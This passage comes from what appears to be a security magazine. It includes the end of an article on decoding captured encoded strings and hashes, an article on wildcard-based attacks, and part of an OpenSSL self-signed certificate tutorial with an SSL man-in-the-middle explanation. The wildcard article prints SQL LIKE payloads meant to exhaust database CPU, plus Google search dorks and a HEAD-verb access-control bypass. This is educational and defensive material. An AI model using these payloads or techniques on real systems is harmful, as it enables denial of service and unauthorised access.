Looks like a Base64 string so he decides to decode, the previous decoded string, with the base64 decoder obtaining another string like that:

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accelerated

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ATTACK

%3Cpassword%3D%22T%3Ahakin9%3AT%22%3E

As Figure 4 suggests, the attacker sees some ASCII characters and some %number chars: it is probably a URL char code.

Finally, using the Hackvertor's URL decoder function, he comes out with the original string: !password="T:hakin9:T"? Another great example may be the following string grabbed from an hospital web-service containing the patient's personal data. The string grabbed was the following one:

YWM2MThiODhmNmNkODA4Zdk1ZmEzN2NiYTA2YW
U1ZTA%3D

The attacker recognize the character %3D which means "=" in URL char code, for this reason he deduced that the previous string was:

YWM2MThiODhmNmNkODA4Zdk1ZmEzN2NiYTA2YW
U1ZTA=

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- [7] NTLM, <http://msdn.microsoft.com/en-us/library/aa378749.aspx>

Due to the end of the string the attacker understood the next encoding step: base64. Decoding this string through a B64 decoder the attacker obtained

ac618b88f6cd808d95fa37cba06ae5e0

Following the Figure 4: a fully hexadecimal string, no known patterns and 32 chars he came out with MD5 hash. So he decided to break it using a bruteforcer, like for example john the ripper. After some significant computational time the attacker found the personal patient's data. Following this neat path, the attacker doesn't need to try other naive tools to understand which is the right way to decode the string. After some practice the attackers learn some little tips and tricks speeding up their work.

Hackvertor has another important feature named auto decode repeat number. Applying this function to strings, it tries a number of times to decode them using all the possible owned decoders. This function is particularly interesting when

the string results general; without particular characters that makes the attacker able to differentiate the illustrated char codes. The following Figure (Figure 6), shows a string *This is a difficult string* encoded through Base64 and hexadecimal divided by ";" . As the reader may see the result set is pretty different from any showed schema. For this reason the string seems to be impossible to decode. In this situations the auto decode function is the last chance for hackers. Using this function means, like is showed in Figure 7, to select from the decode section auto decode or auto decode number tag, followed by pressing the convert button. Hackvertor performs the entire hard work coming out with the plain text string.

Conclusion

This paper shows how to increase the efficiency to the string hacking process. Strings are very important for the hacking world; passwords, personal data, software's serials and software's licenses are strings. Often these strings are encoded to increase the security of the system. Attackers know how to grab these strings, like for example an SQL injection on a web page or a software reverse engineering on an expensive software, but too many times the attackers don't know how to decode the grabbed strings. This paper offers a short and intuitive way to understand which character code has been used to encrypt the hidden information. Figure 4 represents the main steps to follow discovering what encoding algorithm the developer used. The paper presents 3 easy and intuitive examples which carry the reader through simple thoughts on encoding techniques, starting the attackers' coding experience.



Figure 5. Hackvertor

JTNDFzc3dvcmQlM0QlMjJUJTNBaGFraW45JTNBVCUyMiUzRQ==|

Figure 6. Code

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Hacking Through Wild Cards

Difficulty



This paper sheds light on the usage of wild characters that lead to hacking. The wild characters are used effectively in a different sphere. The inappropriate use of wild characters can lead to misconfiguration of parameters thereby resulting in a number of attacks.

Many authentication bypass vulnerabilities occur due to improper use of wild cards. The set of characters can be used tactically to fingerprint running software such as web servers. The Meta characters can be fused with HTTP verbs to query the version of remote web servers and the way different servers react to requests fused with Meta characters can be observed (there is something missing here so I have added *can be observed*). A misconfigured zone configuration file, due to wild cards, can impact the DNS on large scale. Even search queries are dependent extensively on these set of characters where they act as a prime point of search engine hacking. The core aim is to understand the paradigm of wild and meta character functionality and its stringent usage that results in building of an attack surface. The paper will cover different types of attacks and hacking entities related to Wild characters. I will be using wild cards and wild characters terms interchangeably.

Explanation

The use of wild characters plays a critical role in making things plausible as well as problematic. It depends a lot on the context in which it is applied. The context here refers to the implementation. The right approach gives very specific outcomes while the wrong implementation can jeopardize normal operation. On the contrary, wild characters can also be used for testing purposes. This issue will

be proven with an example of testing web server responses to grab banners. The responses from different web servers are always in variation. The wild cards can be used to launch different types of attacks when certain conditions are met. For Example: – a pure denial of service attack at an application level in a three tier architecture. Of course, one can not ignore the interim behavior of wild cards in a search engine. The wild card characters can be used in a crafty manner by penetration testers and hackers to search and explore the hidden entities that leverage vulnerability patterns on the web. For Example: – vulnerability finding through a search engine like Google. The Google hacking database is a perfect example of this. Even a specific wild card is used in DNS names to resolve the domain structures between primary and secondary sub domains etc. The XSS level attacks whether persistent or reflective are some what triggered by wild cards too. We will also be covering administrative issues because the inappropriate presence of a single wild character can subvert the functionality of the Internet.

We will be discussing the impact of wild characters in different areas of computer security by discussing some cases.

DNS Behavior

– (*) Wild Card Stringency

The wild card plays a critical role in differentiating between the domain and sub domains. The

WHAT YOU SHOULD KNOW...

Basic behavior of Wild Cards

Logic Creation using Wild Cards

WHAT YOU WILL LEARN...

The Impact of Wild Cards on security

Wild Card based Configuration Management

Generation of attack surface due to Wild Card Insecure Usage

specification of the wild character in a zone configuration file is a serious concern because it can impact the network functionality on a very large scale if not implemented appropriately. The wild cards are used in the DNS configuration to match a specific sub domain or any resource record. The DNS resolving is based on the request sent by a client in the form of a query. The query parameters are mentioned below:

- Query Type
- Query Class
- Query Name

The DNS server returns a resource record after execution of the query. The mechanism of producing DNS results depends on the use of the query parameters. The record containing data is sent back to the sender if all three query parameters are matched with the record i.e. a successful operation.

If only query name and query class is determined, but not query type then it becomes hard to extract data as DNS is unable to load data based on the name. In order to avoid the failure, the (*) wild character is used.

This results in more complexity, when a query class is matched but not the query name. In that case the wild card entry is treated as an answer which matches the desired domain as per the request. Let's say if a zone file is having an entry as stated below:

```
*.domain.com. 3600 MX 10
ret.example.com.
```

For example: – if a request is issued for temp.domain.com and it does not exist.

The presence of a wild character changes the query check procedure. The query for temp.domain.com will be matched to *.domain.com and the DNS is resolved for ret.example.com. As we are talking about the MX record in the example, the MX record will be resolved to ret.example.com (once again a bit of confusion here as to what is meant). This functionality is stated in RFC 1034 which defines an issue as:

If the "*" label does exist, match RRs at that node against QTYPE. If any match,

copy them into the answer section, but set the owner of the RR to be QNAME, and not the node with the "*" label

The (*) wild card is mentioned as the least significant (left) part when an entry has to be made in the zone file. It depends a lot on the naming convention which is used for different protocols. The naming convention defines the structure of the resource record as a DNS entry. The naming scheme is a part of DNS protocol and wild cards have a direct relation with it. Structuring of the DNS record depends a lot on the record definition. It covers:

- Explicit definition of DNS records (MX, SRV etc)
- Wild Card usage in defining DNS records (MX, SRV etc)

It criticality depends on the configuration of DNS Zone file. Records like Aaa.bbb.domain.com, Temp.ret.domain.com match a single set of records if a wild card is defined as seen in the example above. The reason for this is that DNS works as per the configuration and the resource record is mapped to the wild card character by using the standard naming scheme. Due to this, the response of the query ends up containing the same address as a

resolved address. This is not at all true in the DNS context and hence creates a certain set of problems due to the existence of a single wild character.

Another problem comes into play (or the picture, I think play is better suited) if certain service specific records are present. The service records are referred to SRV records here including mail, ntp etc. These records require a protocol and port number to connect to. If we consider the aforementioned scenario, the DNS will again resolve a query on the wild character and naming scheme used in the DNS configuration. Hence the records returned as per the zone configuration will be different and it becomes hard for the sender (what sender ?) to use the records to connect to the service. It again depends a lot on the explicit and implicit definition. But we can not ignore the problem due to the fact that wild cards within DNS is used across different organizations for communication purposes. That is why the issue is so critical. We can not leverage this issue by saying it is okay within a single organization but it has a diversified impact. Certain records don't have a problem like MX (Mail). The delegation process is a very crucial part of DNS functionality. Let's have a look at the Microsoft example of DNS (see Figure 1).




Figure 1. Microsoft – DNS Delegation

This depends a lot on the delegation which covers:

- Crossing organization boundaries for DNS resolving i.e. Zone Transfer.
- DNS resolving inside the Organization i.e. Zone specific.

The MX records fall in the Zone specific type which don't have a relative impact but other records do come under the Zone Transfer type and that is where the wild card has an impact. As *DNS is considered to be the backbone of the internet, risk can grow very quickly (or exponentially) depending on the wild card configuration in zone files.*

Search Engine Hacking – Traversing Deep for Information through Wild Cards

The Google search engine provides high-end working and information extraction functionality. With the advent of Google advanced search features, the searching process of information has elevated to a new standard. But the attackers are also using these features to find publicly available information which we term as reconnaissance. It has been observed that wild card plays a versatile role in search engine processes. Basically we are talking about the queries issued by an attacker or a normal person surfing for some information through search. Major search engines like Google, Yahoo, MSN etc provide advance keywords for effective searching. These keywords trigger the specific query by mapping with other keywords specified in one single query. As a result, a cumulative query will be sent to the search engine for finding requisite information. If we talk about Google, then Google Search Engine hacking is the term that is used. The GHDB (*Google Hacking Database*) is a collection of search strings derived with the keywords for finding information from the deeper parts of the internet. It works in a highly effective manner and is very rigorous. The wild cards again play a different role in search engine functionality.

For Example: If an attacker has to search for PHP pages in a domain and issues a request stated as:

Inurl:php site:domain.com or site: domain.com filetype:php

The search engine will display all the matches in the specific domain stated in the site parameter in the query. But this limits our search from finding information as it queries only the specific domain. The attacker can diversify this behavior by appending the (*) wild character in the site parameter:

Inurl:php site:*.domain.com or site: *.domain.com filetype:php

This not only searches for a domain but also for the entire sub domain that matches the wild card string. If a request is issued as:

Inurl:php? site:*.domain.com or site: *.domain.com filetype:php

After the 'or' the statement is the same as above. Is this correct?

The above stated query searches for the potential point. This means that the query will respond back with php? This all encapsulates entry related to php only. It makes the search engine to crawl more. Although certain features have been implemented as default but wild cards play an important role. The wild card usage has enhanced the search engine functionality thereby making it robust. But on the other hand it proves beneficial to attackers to try different combinations to extract the most information possible out of a single query.




Figure 2. SQL Operators in Search Functionality

Listing 1. HTTP Verb Specification in Configuration File

```

<security-constraint>
<web-resource-collection>
<web-resource-name>UserWR</web-resource-name>
<url-pattern>/listusers</url-pattern>
<url-pattern>/adduser</url-pattern>
<url-pattern>/addUserServlet</url-pattern>
<url-pattern>/deleteuser</url-pattern>
<url-pattern>/deleteUserServlet</url-pattern>
<url-pattern>/grantAccessServlet</url-pattern>
<url-pattern>/grantaccess</url-pattern>
<url-pattern>/removeAccessServlet</url-pattern>
<url-pattern>/removeaccess</url-pattern>
<url-pattern>/changeAccessServlet</url-pattern>
<url-pattern>/changeaccess</url-pattern>
<http-method>GET</http-method>
<http-method>POST</http-method>
</web-resource-collection>
<auth-constraint>
<role-name> * </role-name>
</auth-constraint>
<user-data-constraint>
<transport-guarantee>NONE</transport-guarantee>
</user-data-constraint>
</security-constraint>

```

3 easy ways to subscribe:

Wild Cards – Denial of Service in Database Querying

The wild cards are responsible for a number of different operations in databases. The queries that are used to automate the functioning of databases through the application layer depends a lot on wild characters. This is because SQL queries are inline. The SQL functionality covers the usage of wild characters at a higher level. A well crafted query with wild cards results in CPU consumption at a database level if a specific set of records are present. It's possible to exploit the built-in features of Microsoft SQL server which allows a user to design a query with wild cards. Let's look at the search functionality provided in an enterprise web application (see Figure 2).

One can notice the functionality provided to users for efficient research. Actually this problem has been found by researchers on the search page in a number of web applications running MSSQL server as the backend database server. The majority of the web applications provide an easy interface for the users to design a query. For Example: – a number of parameters are provided in the combo box right from the beginning. The user has to choose an option and provide the search string in the input search field. This is not only specific to the MSSQL server but other databases are also vulnerable. It depends on the parameter that is being used for the malicious query. The Like operator in MSSQL and MSACCESS, regexp operator in MYSQL and (~) operator in POSTGRESQL are vulnerable to this behavior. Using this operator with wild cards can impact the CPU usage and query time at a backend database level. The queries that impact the robustness of the application by hitting databases are mentioned bellow:

```
LIKE '%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa[! -z]@$!_%
LIKE '%_[~!@#$%^&*()) (*^%$#$##@@@@
@!%$%^$%^$&[! -z]@$!_%'
```

More details of this attack have been clearly stated in the paper [4]

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


Figure 3. Robots File for Search Engines

Again the wild characters vulnerability is used in a manner which leads to denial of service.

HTTP Verb Jacking – Wild Card Misconfiguration

The HTTP verb jacking allows an attacker to bypass the authentication and access control mechanisms. It has been noticed that the configuration file which is used to set the application access flow is not configured appropriately. The flaw persists in the specification of additional HTTP methods that are used to send requests to the server. It simply permits the unauthenticated access to resources if the file is not configured in an appropriate manner. The `web.xml` file is responsible for application level access. Let's understand how wild character presence impacts the state of the application. A sample target is selected through Google search engine (see Listing 1).

The above file shows the access control provided to the users. This file particularly possesses two problems from security perspective. The role name is provided with (*) wild character. There is no standard user who is configured like admin. The wild character presence shows that the access control is provided in a unanimous manner to all the users. It means there is no differentiation among the access rights. In addition to this, HTTP verbs are also not specified in an appropriate manner. The

GET and POST request is specified for the request sent by the client. On the contrary, the other users can also use HEAD request to bypass access control on the above listed servlets. The problem can not be treated as normal because it marginalizes the robustness of an application. Everything needs to be explicitly defined in a well structured manner. But one can gauge the relative impact on the application flow when wild characters are specified in the misconfigured file. This in turn diversifies the attack surface.

Website Crawling – Usage of Wildcards in Robots.txt

The usage of wild cards in robots.txt file enhances the functionality and flexibility in matching the requisite strings for directories that are supposed to be crawled by the search engine. Let's have a look at the generic Google robots file. (see Figure 3)

The above presented snapshot describes the normal layout of robots.txt file. But inappropriate use of wild cards can dismantle the normal searching procedure and allow the search engine spiders to crawl for those destinations for which they not intended to be. Let's consider the wild card example in robots.txt file:

```
User-Agent: *
Allow: /public*/
Disallow: /*_print*.html$
Disallow: /*?sessionid
```

Now a days the major wild cards that are used in robots.txt are (*) and (\$).The allowed parameter string is carrying a wild card which allows the search engine to crawl all directories starting with the public string. The presence of \$ at the end of html will disallow all the requests by the search spider for files ending with html.

If the robots.txt file is not specified explicitly it can result in information leakage

and path traversal to website directories through a search engine. Usually it is not considered as best practice but as a risky mechanism when designing the robots.txt file. Moreover, it requires a lot of testing after implementation prior to putting the website on the internet. As we know the robots file contains entries for allowing and disallowing pattern based mapping. The allow parameter enables the search spiders to crawl the pattern based objects and vice versa. Other problems that have also been noticed is the existence of duplication of records in a search engine lead by a mismanaged robots.txt file. Again, effective administration is required to combat this issue.

We have seen a number of security related problems in different domains due to wild card manipulation and its impact on numerous systems.

Conclusion

With the advent of the new techniques functionality has improved but at the same time the risk factor has also multiplied. This is because a transition has occurred from long procedures to a logical representation through pattern matching; using regular expressions and wild cards. The wrong implementation of these robust techniques impacts the functionality and behavior of running objects in a system. The risk becomes grave when another ingrained flaw in a component is fused with random logic i.e. wild cards usage etc. The inappropriate configuration is a relative part of it. This reflects the repercussions of the erroneous implementation of wild cards. Thus, in order to be secure, even smallest logic needs to be nurtured in the right manner.

Aditya K Sood a.k.a OknOck

Aditya K Sood is the founder of SecNiche Security. He is an independent security researcher having an experience of more than 6 years. He holds BE and MS in Cyber Law and Information Security. He is an active speaker at security conferences and already spoken at EuSecwest, XCON, Troopers, XKungfoo, OWASP Club hack, CERT-IN etc. He has written journals for Hakin9, BCS, Usenix and Elsevier. His work has been quoted at eWeek, SCMagazine, ZDNet, internet news etc. He has given a number of advisories to fore front companies. On professional front he works for KPMG as a penetration tester.

Website: <http://www.secniche.org>

I Blog: <http://zeroknock.blogspot.com>


On the 'Net

- [1] <http://www.iab.org/documents/docs/2003-09-20-dns-wildcards.html>
- [2] http://en.wikipedia.org/wiki/Zone_file
- [3] <http://tools.ietf.org/html/rfc1034>
- [4] http://www.portcullis.co.uk/uplds/wildcard_attacks.pdf
- [5] <http://www.securiteam.com/unixfocus/5VP0K2KP6I.html>
- [6] http://download.oracle.com/docs/cd/B28359_01/network.111/b28531/authorization.htm



Rootkit Analytics

www.RootkitAnalytics.com



The screenshot shows the homepage of the Rootkit Analytics website. The header includes the logo and navigation links: HOME, USERLAND, KERNELLAND, FIRMWARE, TOOLS, PAPERS, DISCLAIMER, and ABOUT. The main content area features several tool cards:

- Kernel Rootkits**: A brief description of kernel rootkits and their detection.
- EIRStat**: A tool for detecting kernel level rootkits.
- KaID**: A tool for detecting kernel rootkits and kernel malware.
- Spy DLL Remover**: A tool for removing spyware from the system.

On the right side, there's a sidebar with "Links" (including Rootkit Symbolic Reference Detection, KBD Driver Symbolic Reference Detection, and IDT driver hook or offset detection), "Top Articles" (Spy EKL Remover, Rootkit Analytics, KernelLand Rootkits, Unsigned Rootkits, and Firmware Rootkits), and a "Number of Installations" table:

Tool	Number of Installations
Spy EKL Remover	2803
EIRStat	110
KaID	74
SHC	64

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Rootkit Analytics - the science of rootkit analysis, is a web-portal sculptured to enhance research, analysis and development of rootkit defense mechanisms. There are many unsolved problems in this world, one of which has been rootkit analysis. This is due to the fact that the ongoing war between good and the bad is never ending. With that being the case, Rootkit Analytics is aiming to provide solutions and services in analysis and mitigation of rootkits.

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DANIELE ZUCO

Create A Self-Signed Digital Certificate with OpenSSL

Difficulty



OpenSSL is an excellent open source software that implements protocols such as SSL v2/v3 and TLS v1 as well as a full-strength general purpose cryptography library.

Le'ts begin examining the link between digital certificates and cryptographic algorithms. We already know the differences between the implementation of symmetric key encryption and asymmetric key encryption but let me briefly explain these differences again because they are very important and we need them for the understanding of the rest of the article.

In symmetric key encryption each pair of actors share a common protected key. This key must be protected by the real owners and this secret key must be shared between the two owners using a secure channel of communication,

If the key is stolen the encryption is compromised and the owners of the key cannot be guaranteed security if they continue to use it.

Another symmetric key encryption characteristic is the following: if there are n actors that would like to communicate with each other in a secret way, they must build $(n*(n-1))/2$ keys, ie order of n^2 , a great number if n increases more and more.

Common symmetric algorithms are: DES, 3DES, RC, BLOWFISH, IDEA as well as many others.

Imagine now a business that wants to distribute their products over the web and wants to create a risk-free way for buyers to pay securely.

There are two possible solutions:

- The company would need to generate a sufficient number of secret keys that will

be communicated to each potential buyer through a secure channel;

Any potential buyer who wants to buy a product from this company needs to generate a secret key so that before paying, the customer is able to always communicate to the company through a secure channel.

Neither of these solutions is feasible for an e-commerce site.

Nor are these solutions scalable. We need something that doesn't need order of n^2 secret keys.

To solve these problems we must use asymmetric key encryption.

In asymmetric key encryption each actor has a pair of keys (private and public). The public key must be shared with the rest of the world while the private key must be kept secret by the owner.

How do we make known to the whole world our public key? Simply using keyservers.

In asymmetric key encryption, the algorithm for encryption / decryption works with both keys in the following way: if the message is encrypted with the public key it can be decrypted only with the private key and vice versa.

We also know that the encryption operation of a message using the sender's private key guarantees the authenticity of the sender while the encryption operation of a message using the recipient's public key guarantees the confidentiality of the contents of the message.

WHAT YOU WILL LEARN...

Using OpenSSL you'll learn how to create a self-signed digital certificate that you'll use for the configuration of an Apache web server.

WHAT YOU SHOULD KNOW...

You should know, at a basic level, the main concepts of public key infrastructure (PKI), symmetric and asymmetric key cryptography.

The use of the two keys at this point depends on the purpose that we want to achieve, confidentiality or authenticity.

Moreover if there are n potential actors that want to communicate with each other in a confidential way they can use a total order of n keys and not an order of n^2 keys.

The drawback of asymmetric algorithms is that it needs much more processing time than symmetric algorithms.

How can a company with an e-commerce site benefit from both approaches for its goals?

The benefit of symmetric key encryption is speed while the benefit for asymmetric key encryption is scalability. So we could use asymmetric key encryption for to create a secure channel where we can exchange a key to use for symmetric key encryption of data.

The e-commerce company must have a public key and a private key.

Naturally its public key must be visible to the whole world.

A potential buyer that wants to communicate secretly with the e-commerce site during the payment process, must encrypt the information traveling on the internet but what kind of key must he use?

He could use the e-commerce public key but every time the buyer must encrypt the information, additional processing time is required. The best solution is to use a symmetric algorithm that uses less processing time.

Perfect, the potential buyer can generate a secret key on his pc (we will call it κ).

Now he must share this secret key κ with the e-commerce site.

He can now use asymmetric cryptography algorithms encrypting this secret key κ with the public key of the e-commerce site and send it on the internet. In this way only the e-commerce site can decrypt the message containing the secre key κ and continue the commercial transaction with the buyer using only the secure and faster secret key κ .

But are we sure that the public key that was used to encrypt the secret key κ belongs to the e-commerce site?

Someone may have tampered with the e-commerce site's public key. The public key that we are using may belong to an attacker.

Well, we can now introduce digital certificates.

A digital certificate assures us that the public key came from the person or company we expected. This is true only if

this digital certificate has been issued by a trusted third party (CA).

A digital certificate is a mechanism that links the public key with an actor.

Digital certificates contain the public key along with other identifying information of the individual owner of that key and a validity period of the key. All this information is validated by a trusted third party, namely a CA (Certification Authority) like VeriSign Inc. for example.

The digital certificate is signed by the CA using the CA private key and naturally the CA public key is available to the whole world. In this way, in our example, the buyer can check the correctness of the e-commerce digital certificate by decrypting it using the CA public key.

There are different standards for the creation of certificates, currently the most established is defined by the international standard X.509.

An X.509 certificate contains a lot of information, some of which is Table 1.

Table 1. Some information contained in an X.509 digital certificate

Version	V3
Serial number	7654 ZU76
Signature algorithm	Md5 with RSA encryption
Valid from	Monday, June 4, 2007
Valid to	Monday, June 2, 2008
Subject	E-commerce company name
Public key	Encrypted value of the key
(digital) Signature algorithm	Md5 with RSA encryption
Signature	The signature of the certificate




Figure 1. OpenSSL setup in Windows platform




Figure 2. OpenSSL packages to install in Cygwin setup

This is good so far. What if we want to play a bit with these certificates? What should we do? Must we buy one from a CA? No, for now we will build one on our behalf using the OpenSSL tool. These certificates are signed and certified by the same owner of the public key.

Thus, they are called self-signed certificates.

They are no longer considered trusted.

Remember once again that CAs were created within PKI to solve the problem of verifying the validity of the crypto keys we are using and to ensure that they have not been switched by an attacker. See later example of SSL Man In The Middle attack.

Self-signed certificates cannot be revoked while CAs on the other hand have the possibility to revoke a compromised certificate, which prevents its further use.

Self-signed certificates can be used for testing a web-server for example.

If we have created a website that we want to test over an HTTPS connection, we don't have to pay for a signed certificate.

Remember that while a CA tells us that the information contained in the certificate has been verified by a trusted source., the self-signed certificate doesn't tell us the same thing.

Moreover when a web browser gets a digital certificate it checks that it is signed by a recognized CA. If the digital certificate is self-signed, it will be labeled as potentially risky and an error message will pop up telling us to not trust the site (see Figure 6).

An Example of SSL Man In The Middle Attack

Suppose you work in a big company where there is a SSL proxy running between your private network, where your computer is located, and the internet.

So with this scenario if you want to contact a web server using HTTPS protocol you must run through a SSL proxy. The web browser must be configured to use SSL proxy.

A SSL proxy is plugged into the connection between the two end-points (client and server).

Naturally we are assuming that someone has changed the correct behaviour of the SSL proxy with a malicious behaviour.

The SSL proxy intercepts all the HTTPS connections, terminates them and resends them to the remote web server.

There are two connections: one between client and SSL proxy and the other between SSL proxy and the remote web sever.

But what a SSL proxy sends to the client isn't the correct digital certificate requested by the client to the remote web server but a fake self-signed digital certificate generated and signed by the SSL proxy using the fields contained in the correct digital certificate received by the remote web server.

This fake self-signed digital certificate preserves from the original digital certificates fields as the subject DN (*Distinguished Name*), the validity dates, and the extensions for example.

Some other fields are changed, for example the issuer DN (*Distinguished Name*) that is now set to the name of the SSL proxy's self-signed digital certificate and what is very important is that the SSL proxy public/private keys are used in creating this faked self-signed digital certificate.

In this way the client (for example a web browser) considers this fake self-signed digital certificate as the original digital certificate of the remote web server.

SSL proxy is able in this way to read all the data flowing between the two end-points (client web browser and remote web server).

Procedure for Installing OpenSSL

OpenSSL is available for both the Windows and Linux platforms.

For the Windows platform we can choose between a binary file and a cygwin environment. For the Linux platform we can also choose between a binary file and source files.

For example, there exist binary files for Debian, Fedora, Red Hat and for all the main Linux distributions.

So we can download the OpenSSL package in the form we want from the OpenSSL site and from all the main Linux distribution repository (YaST for SuSe, Synaptic for Ubuntu, Yum, Apt, Portage ... and so on).

For the Linux platform, in this article we focus on source files installation that i think is the more difficult than the others.

